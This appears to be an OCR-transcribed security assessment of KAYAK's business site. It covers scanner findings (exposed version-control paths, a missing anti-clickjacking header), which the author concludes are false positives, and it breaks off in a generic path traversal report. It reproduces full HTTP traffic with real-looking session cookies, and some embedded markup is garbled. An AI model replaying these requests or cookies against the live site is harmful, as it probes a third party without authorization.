
This is the target URL : https://business.kayak.com/s/vestigo/measure

This is the evidence for this vulnerability existence.



```
HTTP/1.1 204 No Content
Connection: keep-alive
set-cookie: cluster=5; Expires=Sat, 27 May 2023 10:24:39 GMT; Path=/; HttpOnly
access-control-allow-origin: *
server: KAYAK/1.0
x-sn-waf-code:
Accept-Ranges: bytes
Date: Sat, 27 May 2023 09:39:39 GMT
Vary: Origin, Access-Control-Request-Method, Access-Control-Request-Headers
```

This is the request.



Request Header - size: 1,025 bytes.

```
POST https://business.kayak.com/s/vestigo/measure HTTP/1.1
Host: business.kayak.com
Connection: keep-alive
Content-Length: 545
sec-ch-ua: "HeadlessChrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24"
Content-type: application/json; charset=UTF-8
X-Content-Type-Options: nosniff
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/113.0.5672.126 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Origin: https://business.kayak.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://business.kayak.com/help/bots.html
Cookie: Apache=e_d93Q-AAABiFyRhus-35-ZNDTog; cluster=5; kayak=ysQHituVu_1sNEru6gN5;
kayak.mc=AYO8xxP0tngMWaCDwBJThVFK3FPL4Fjs1Mjo1ElEdPQWJClUWdt1C-BM9GdenHLa4uR8aHMrddBxlAlYTV6Ny6LkZNihXDf0_q5L26SrRoHn;
mst_iBfK2w=14RQOZkbbL3SonrALrEqGadQ8ph0qHudANagtz40mVfJCZiGczib2EBrBUQg_KxGFIN48sEN_E6TrpMXuVMTXw; csid=01d4f6fe-1698-4b9c-aa61-
56a6d0b19c66
```

Request Body - size: 545 bytes.


```
{"headers":{"clientRequestTime":"2023-05-27T09:39:12.747Z"},"events":[{"eventType":"view","eventName":"show","payload":{},"context":
{"viewId":"EpT1685180221783","domain":"business.kayak.com","client":{"type":"react","windowSize":
{"height":600,"width":800},"userInterfaceStyle":"light","npmPackageVersion":"12.7.0"},"viewCode":
{"vertical":"unknown","pageType":"bots","subPageType":""},"location":
{"uri":"/help/bots.html","queryString":"","referrer":""},"seoPlacementId":"","tags":"","devicePixelRatio":1},"timestamp":"2023-05-27T09:39:12.246Z"}]}
```

This vulnerability exits in this domain.

Hidden File Found


It was discovered that a sensitive file was available or accessible. This might expose administrative, configuration, or credential information that a hostile person could use to intensify their attack on the system or carry out social engineering operations.

These four files were found during the scan.




Hidden File Found (4)
- GET: https://business.kayak.com/._darcs
- GET: https://business.kayak.com/.bzr
- GET: https://business.kayak.com/.hg
- GET: https://business.kayak.com/BitKeeper

I downloaded these files. You can see the texts inside that files. This files are coded with html. I will try to change the extensions of them.




```
<!DOCTYPE html>
<html lang="en-us" dir="ltr">
<head>
<meta name="r9-version" content="R668d"/><meta name="r9-built" content="20230525.111910"/><meta name="r9-rendered" content="20230527.145009.+00:00"/><meta name="r9-build-number" content="37"/><link rel="stylesheet"
href="https://content.r9cdn.net/res/combined.css?v=1e677adf6a23f03dccd9903be1e51407466297d9-frpreducers&amp;cluster=5" datatype="page"/><link rel="stylesheet" href="https://content.r9cdn.net/res/combined.css?v=910c95d69ebc34ff789702acfab3153ec5c6c26f-
frpreducers&amp;cluster=5&amp;tag=ui/bots/pages/BotsPage" datatype="page"/><style type="text/css">
@font-face {
font-family: 'TT Hoves Variable';
src: url("https://content.r9cdn.net/res/resources/horizon/ui/server/components/SsrPageHead/tt-hoves-variable.woff2?v=8664191c7b8cab2e3fc042680118a009031da15d&cluster=5") format('woff2 supports variations'),
url("https://content.r9cdn.net/res/resources/horizon/ui/server/components/SsrPageHead/tt-hoves-variable.woff2?v=8664191c7b8cab2e3fc042680118a009031da15d&cluster=5") format('woff2-variations');
font-display: swap;
font-weight: 50 900;
font-style: normal;
}
</style><meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1"/><meta name="format-detection" content="telephone=no"/><title>What is a bot?</title><meta name="description" content=""/><link rel="preconnect"
href="apis.google.com"/><link rel="dns-prefetch" href="apis.google.com"/><link rel="preconnect" href="www.googletagmanager.com"/><link rel="dns-prefetch" href="www.googletagmanager.com"/><link rel="preconnect" href="www.google-analytics.com"/><link
rel="dns-prefetch" href="www.google-analytics.com"/><meta name="insight-app-sec-validation" content="af188ca0-1818-47ab-bc00-80a6b93a47d0"/><meta name="msvalidate.01" content="F474AA342B64B17CDE53F5C5D4C07C7A"/><meta property="og:title" content="What is a
bot?"/><meta property="og:type" content="website"/><meta property="og:description" content=""/><meta property="og:site_name" content="KAYAK"/><meta property="fb:pages" content="90811893045"/><meta property="twitter:title" content="What is a bot?"/><meta
name="twitter:description" content=""/><meta name="twitter:card" content="summary_large_image"/><meta name="twitter:site" content="@KAYAK"/><meta name="twitter:creator" content="@KAYAK"/><meta name="robots" content="noodp"/><link rel="apple-touch-icon"
href="https://content.r9cdn.net/res/images/horizon/ui/server/components/SeoMetaTags/apple-touch-icon-60x60.png?v=89cc083278fb868295b31cc8a832bda1532ed731&amp;cluster=5"/><link rel="apple-touch-icon" sizes="76x76"
href="https://content.r9cdn.net/res/images/horizon/ui/server/components/SeoMetaTags/apple-touch-icon-76x76.png?v=b29b6da20ee32611f9c4f47a6d03d509cfe1009f&amp;cluster=5"/><link rel="apple-touch-icon" sizes="120x120"
href="https://content.r9cdn.net/res/images/horizon/ui/server/components/SeoMetaTags/apple-touch-icon-120x120.png?v=ebd5e5aed1bcda4014079f5f0d768aea0aa4aafc&amp;cluster=5"/><link rel="apple-touch-icon" sizes="152x152"
href="https://content.r9cdn.net/res/images/horizon/ui/server/components/SeoMetaTags/apple-touch-icon-152x152.png?v=3ac057ec0063bda95b6097a49774dd6d5a11fb6a&amp;cluster=5"/>
</head>
<body class="react react-st en_US "><div id="root"><div class="JjjA"><div class="common-layout-react-HeaderV2 fv-6 fv-6-header--fixed fv-6-header--fixed--desktop fv-6-dotfV2" style="height:62px"><div class="fv-6-header"><div class="kml-layout mod-full
edges-m mobile-edges fv-6-header__container c31EJ"><div class="fv-6-left-section"><div class="fv-6-menu-button"><button aria-label="Navigation menu" class="Button-No-Standard-Style theme-light yWJT" aria-expanded="false"><svg viewBox="0 0 200 200"
width="24" height="24" xmlns="http://www.w3.org/2000/svg" role="img"><path d="M20 153.333h160v-17.778H20v17.778zm0-44.444h160V91.111H20v17.778zm0-62.222v17.778h160V46.667H20z"/></svg></button></div><div class="c5iZw c5iZw-dotf"><a href="/" class="c5iZw-
link" itemProp="https://schema.org/logo" aria-label="KAYAK"><svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 320 34.59" class="c5iZw-logo-desktop" role="img"> <path d="M0 34.59h34.5V0H0zm36.42 0h34.5V0h-34.5zm70.92 0h-34.5V0h34.5zm1.92 0h34.5V0h-
34.5zm70.92 0h-34.5V0h34.5z" fill="#192024"/> <path d="M14.83 16.65v-8h-4.19V26h4.19v-814.41 8h4.621-4.79-8.714.79-8.65h-4.62zm35.72 6.81L49.8 26h-4.47L51 8.65h5.33L62 26h-4.61-.75-2.49zm3.06-9.861-2 6.46h4zM92.22 26H88v-7.681-5.63-9.67h5L90.15 1412.75-
5.35h4.911-5.59 9.67zm31.17-2.491-.75 2.49h-4.4715.69-17.3h5.3315.66 17.3h-4.61-.75-2.49zm3-9.861-2 6.46h4zm34.07 3v-8h-4.19V26h4.19v-814.41 8h4.621-4.8-8.6514.8-8.65h-4.62z" fill="#fff"/> <path d="M197.6 26V8.54h8.58a6 6 0 012.75.61 4.41 4.41 0 011.8 1.73
4.94 4.94 0 01.63 2.52 4.49 4.49 0 01-.28 1.62 5.2 5.2 0 01-.72 1.28 3.53 3.53 0 01-.87.81v.12a4.2 4.2 0 011.51 1.49 4.36 4.36 0 01.64 2.34 5.15 5.15 0 01-.63 2.52 4.37 4.37 0 01-1.81 1.73 5.91 5.91 0 01-2.74.61zm7.89-10.54a1.75 1.75 0 00.78-.18 1.45 1.45 0
00.58-.57 1.69 1.69 0 000-1.63 1.39 1.39 0 00-.58-.57 1.69 1.69 0 00-.8-.2h-3.62v3.16zm.24 6.84a1.58 1.58 0 00.8-.2 1.39 1.39 0 00.58-.57 1.56 1.56 0 00.21-.79 1.45 1.45 0 00-.11-.62 1.42 1.42 0 00-.34-.53 1.8 1.8 0 00-.52-.34 1.65 1.65 0 00-.62-.1h-
3.88v3.15zM221.79 26.19a7.93 7.93 0 01-3.91-.91 6.44 6.44 0 01-2.59-2.61 8.29 8.29 0 01-.9-4V8.54h4.3v10.15a3.55 3.55 0 00.41 1.72 3 3 0 001.13 1.19 3.13 3.13 0 003.13 0 2.86 2.86 0 001.12-1.19 3.66 3.66 0 00.4-1.72V8.54h4.3v10.15a8.26 8.26 0 01-.91 4 6.24
6.24 0 01-2.58 2.61 7.91 7.91 0 01-3.9.93zM238.93 26.22a9.17 9.17 0 01-3.93-.77 5.66 5.66 0 01-2.5-2.14 5.77 5.77 0 01-.86-3.13h4.28a2 2 0 00.36 1.18 2.32 2.32 0 001 .81 4 4 0 001.64.29A3.84 3.84 0 00241 22a1.53 1.53 0 00.49-.52 1.39 1.39 0 00.18-.69 1.31
1.31 0 00-.13-.59 1.49 1.49 0 00-.39-.47 4.19 4.19 0 00-1.77-.631-2.74-.5a6.08 6.08 0 01-3.48-1.6 4.63 4.63 0 01-1.16-3.34 4.9 4.9 0 01.8-2.73A5.57 5.57 0 01235.1 9a8.17 8.17 0 013.58-.72 9.18 9.18 0 013.9.77 5.54 5.54 0 012.42 2.12 6 6 0 01.82 3.17h-
4.3a2.13 2.13 0 00-.33-1.18 2.25 2.25 0 00-1-.84 3.52 3.52 0 00-1.49-.32 2.84 2.84 0 00-1.77.47 1.4 1.4 0 00-.47.5 1.45 1.45 0 00-.17.67 1 1 0 00.11.52 1 1 0 00.33.42 3.94 3.94 0 001.55.5812.74.49a7 7 0 013.79 1.67A4.71 4.71 0 01246 20.8a4.93 4.93 0 01-.81
2.77 5.43 5.43 0 01-2.39 1.95 9.44 9.44 0 01-3.86.7zM248.82 26V8.54h4.25V26zM256.66 26V8.54h5.0715.07 9.73h.5V8.54h4.28V26h-5.11-5.08-9.73h-.49V26zM275.15 26V8.54h12v3.88h-7.77v3h7.29v3.73h-7.29v3h7.79V26zM296.61 26.22a9.17 9.17 0 01-3.93-.77 5.77 5.77 0
01-2.5-2.14 5.85 5.85 0 01-.85-3.13h4.27a2.08 2.08 0 00.36 1.18 2.38 2.38 0 001 .81 4 4 0 001.64.29 3.82 3.82 0 002.09-.45 1.46 1.46 0 00.5-.52 1.29 1.29 0 00.17-.69 1.19 1.19 0 00-.13-.59 1.26 1.26 0 00-.39-.47 4.1 4.1 0 00-1.76-.631-2.74-.5a6.14 6.14 0
01-3.5-1.61 4.67 4.67 0 01-1.13-3.32 4.9 4.9 0 01.8-2.73A5.49 5.49 0 01292.79 9a8.21 8.21 0 013.59-.72 9.18 9.18 0 013.9.77 5.59 5.59 0 012.46 2.13 6 6 0 01.82 3.17h-4.32a2.13 2.13 0 00-.33-1.18 2.28 2.28 0 00-1-.84 3.55 3.55 0 00-1.54-.29 2.88 2.88 0 00-
1.78.47 1.6 1.6 0 00-.47.5 1.57 1.57 0 00-.16.67 1 1 0 00.1.52 1 1 0 00.33.42 3.94 3.94 0 001.55.5812.74.49a7 7 0 013.79 1.67 4.67 4.67 0 011.18 3.45 4.93 4.93 0 01-.81 2.77 5.46 5.46 0 01-2.38 1.95 9.52 9.52 0 01-3.87.7zM312.83 26.22a9.14 9.14 0 01-
3.93-.77 5.57 5.57 0 01-3.36-5.27h4.28a2 2 0 00.36 1.18 2.3 2.3 0 001 .81 4 4 0 001.65.29 3.78 3.78 0 002.08-.45 1.46 1.46 0 00.5-.52 1.39 1.39 0 00.18-.69 1.34 1.34 0 00-.53-1.06 4.1 4.1 0 00-1.76-.631-2.74-.5a6.08 6.08 0 01-3.5-1.61 4.68 4.68 0 01-1.14-
3.32 4.9 4.9 0 01.8-2.73A5.46 5.46 0 01309 9a8.14 8.14 0 013.58-.72 9.18 9.18 0 013.9.77 5.54 5.54 0 012.52 2.12 6 6 0 01.82 3.17h-4.31a2.14 2.14 0 00-.34-1.18 2.17 2.17 0 00-1-.84 3.52 3.52 0 00-1.57-.32 2.88 2.88 0 00-1.78.47 1.47 1.47 0 00-.46.5 1.45
1.45 0 00-.17.67 1.13 1.13 0 00.43.94 3.93 3.93 0 001.56.5812.73.49a7 7 0 013.8 1.67 4.67 4.67 0 011.18 3.45 4.93 4.93 0 01-.81 2.77 5.43 5.43 0 01-2.39 1.95 9.44 9.44 0 01-3.86.73zM320 31.71H197.48v2.88H320z" fill="#192024"/> </svg><span
style="transform:translate3d(0,0,0);vertical-align:middle;-webkit-font-smoothing:antialiased;-moz-osx-font-smoothing:grayscale"><svg width="100%" height="100%" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 180 180" class="c5iZw-logo-compact" role="img"
style="width:inherit;height:inherit;line-height:inherit;color:inherit"><path d="M0 180h180V0H0z" fill="#192024"/><path d="M77.36 86.61V45H55.5v90h21.86V93.39123 41.61h24.141-25-45125-45h-24.12z" fill="#fff"/></svg></span></a></div></div><div class="fv-6-
right-section"><div><div class="common-layout-react-HeaderAccountWrapper theme-light account--collapsible"><div class="ui-layout-header-HeaderTripsItem"><a href="/trips" aria-label="Go to Trips" class="ui-layout-header-HeaderNavLink theme-light with-drawer
strong"><span class="trips-link-text">Trips</span></a></div></div></div><div class="fv-6-picker"><div class="sIC5 sIC5-theme-light"><div class="sIC5-country-picker sIC5-bordered"><span><button class="react-country-picker-trigger__icon-dropdown Button-No-
Standard-Style" aria-label="United States"><span class="country-flag placeholder us"> </span></button></span></div><div class="sIC5-currency-picker"></div></div></div></div></div></div><div class="MvE2 MvE2-v2" style="top:0"><div class="MvE2-menu-button">
<button aria-label="Navigation menu" class="Button-No-Standard-Style yWJT yWJT-insideDrawer" aria-expanded="false"><svg viewBox="0 0 200 200" width="24" height="24" xmlns="http://www.w3.org/2000/svg" role="img"><path d="M20 153.333h160v-17.778H20v17.778zm0-
44.444h160V91.111H20v17.778zm0-62.222v17.778h160V46.667H20z"/></svg></button></div><nav class="MvE2-nav-container"><div class="MvE2-nav-item-account"><button role="button" class="Iqt3 Iqt3-mod-stretch Iqt3-mod-bold Button-No-Standard-Style Iqt3-mod-variant-
none Iqt3-mod-theme-none Iqt3-mod-shape-none Iqt3-mod-shape-mod-default Iqt3-mod-spacing-default Iqt3-mod-size-default" tabindex="0" aria-disabled="false"><div class="Iqt3-button-container"><div class="Iqt3-button-content"><a aria-label="signin" class="hsCY
hsCY-collapsed"><div class="hsCY-menu-item-icon"><svg viewBox="0 0 200 200" width="1.25em" height="1.25em" xmlns="http://www.w3.org/2000/svg" role="img"><path d="M100 20c-44.183 0-80 35.817-80 80s35.817 80 80 80s80-35.817 80-80s-35.817-80-80-80zm0 15c56.025
0 85.793 66.777 48.312 108.431c-30.872-11.58-65.745-11.582-96.624 0C14.211 101.784 43.965 35 100 35zM76 97.151v-24.2c0-32.042 48-31.996 48 0v24.201c0 32.041-48 31.995-48-.001z"/></svg></div><div class="hsCY-menu-item-title">Sign in</div></a></div></div><div
class="Iqt3-button-focus-outline"></div></button></div><hr class="ZkuS ZkuS-collapsed ZkuS-spaced"/></nav><nav class="MvE2-nav-container"><div class="UVLb"><a href="/flights" aria-label="Search for flights" class="hsCY hsCY-collapsed"><svg viewBox="0 0 200
200" width="1.25em" height="1.25em" xmlns="http://www.w3.org/2000/svg" class="ui-layout-VerticalIcon hsCY-menu-item-icon hsCY-flights" aria-label="Flights icon" role="presentation" aria-hidden="true"><path d="M178.081 41.973c-2.681 2.663-16.065 17.416-
28.956 30.221c0 107.916 3.558 99.815-14.555 117.8071-14.358-60.4021-14.67-14.572c-38.873 38.606-33.015 8.711-33.015 45.669c.037 8.071-3.373 13.38-8.263 18.237L50.66 148.391-30.751-13.513c10.094-10.017 15.609-8.207 39.488-8.207c8.127-16.666 18.173-23.81
```

These are files I renamed.



These all files contains given below texts.



KAYAK BUSINESS

Trips

If you are seeing this page, it means that KAYAK thinks you are a "bot," and the page you were trying to get to is only useful for humans.

What is a bot?

A bot, or robot, or crawler is software that visits web sites and collects data from them without a human present. Search engines like Google use robots to build up search results. KAYAK uses bots to search for travel deals. Bots are generally a good thing, but some web pages are for humans only. For example, we don't want bots running about trying to book airline tickets. They tend to try to cram large suitcases in the overhead bin, and they prattle on about celebrities they know while you are trying to watch the movie.

But I am not a bot! I'm human!

Probably something about the web browser you are using made KAYAK think you are a bot. Please send us a message and we'll try to figure out what went wrong.

If you've been using KAYAK successfully up until now, try closing your browser and starting again.

Learn more about bots on Wikipedia.

The KAYAK site was understand that file requests were did by BOTS.

If you are seeing this page, it means that KAYAK thinks you are a "bot," and the page you were trying to get to is only useful for humans.

These files were not vulnerable that means this is a false positive vulnerability.


Missing Anti-clickjacking Header

Missing An anti-clickjacking header is a security flaw that occurs when a web application forgets to add the required HTTP response header to thwart clickjacking attacks. A technique used by attackers to deceive users into clicking on a malicious element disguising itself as a legal one is called clickjacking, also known as UI redress attack or user interface (UI) spoofing.

Web applications can protect themselves from clickjacking attacks by using the X-Frame-Options header or the Content-Security-Policy (CSP) frame-ancestors directive. In order to avoid illegal framing by dangerous websites, these security headers allow website owners to select who is permitted to embed their site within an iframe.

Target URL : https://business.kayak.com/help/bots.html

this is same bot reconnaissance site but the x-frame options was not found in the html header.


If you are seeing this page, it means that KAYAK thinks you are a "bot," and the page you were trying to get to is only useful for humans.

What is a bot?

A bot, or robot, or crawler is software that visits web sites and collects data from them without a human present. Search engines like Google use robots to build up search results. KAYAK uses bots to search for travel deals. Bots are generally a good thing, but some web pages are for humans only. For example, we don't want bots running about trying to book airline tickets. They tend to try to cram large suitcases in the overhead bin, and they prattle on about celebrities they know while you are trying to watch the movie.


But I am not a bot! I'm human!

Probably something about the web browser you are using made KAYAK think you are a bot. Please send us a message and we'll try to figure out what went wrong.

If you've been using KAYAK successfully up until now, try closing your browser and starting again.

Learn more about bots on Wikipedia.

There is no x-frame header given below response.



```
HTTP/1.1 200 OK
Connection: keep-alive
set-cookie: Apache=e_d93Q-AAABiFyRavM-86-bjRXMg; Max-Age=86400000; Expires=Fri, 20 Feb 2026 09:36:54 GMT; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: cluster=5; Max-Age=2700; Expires=Sat, 27 May 2023 10:21:54 GMT; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: mst_iBfK2w=T7G2QOgq2jIqmL8peyKkHMuDsaMjmkRKkkt_21FhNR4KnwnNgZX1TBNqQWlvRoV2GOuQ_kL39E6iRk_ctpJy7w; Expires=Sat, 27 May 2023 09:51:54
GMT; Path=/; HttpOnly
content-security-policy: upgrade-insecure-requests
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: origin-when-cross-origin
content-security-policy-report-only: default-src https: blob:; connect-src https:; font-src https: data:; frame-src https:; img-src https: data:
blob:; media-src https:; object-src https: data: blob:; script-src 'unsafe-inline' 'unsafe-eval' https:; style-src 'unsafe-inline' https: data:;
worker-src blob:; report-uri /s/run/cspreport/reportHttp
p3p: CP="ALL"
feature-policy: camera 'none'; microphone 'none'; midi 'none'; usb 'none'; geolocation 'self'
content-language: en-US
server: KAYAK/1.0
content-type: text/html;charset=UTF-8
```

This is a false positive vulnerability.

Reports

Report 1

Vulnerability Title:

Path Traversal

Vulnerability Description:

An attacker might access sensitive files from the server and evade access controls by using the application's vulnerability to a path-traversal attack. This happens when processing user-supplied input for file operations because input validation and sanitization are insufficient.

Affected Components:

The path traversal vulnerability compromises the application's file processing capabilities. It specifically affects the systems for downloading and retrieving files.

Impact Assessment:

Because this flaw enables an attacker to access files that are supposed to be protected, it poses a serious danger. The impact can involve the disclosure of sensitive data, including user passwords, configuration files, or other private information, depending on the context and permissions of the program. Additionally, if the attacker succeeds in exploiting the obtained files, it can result in remote code execution.

Steps to Reproduce:

1. Open the program, then select the option for downloading files.

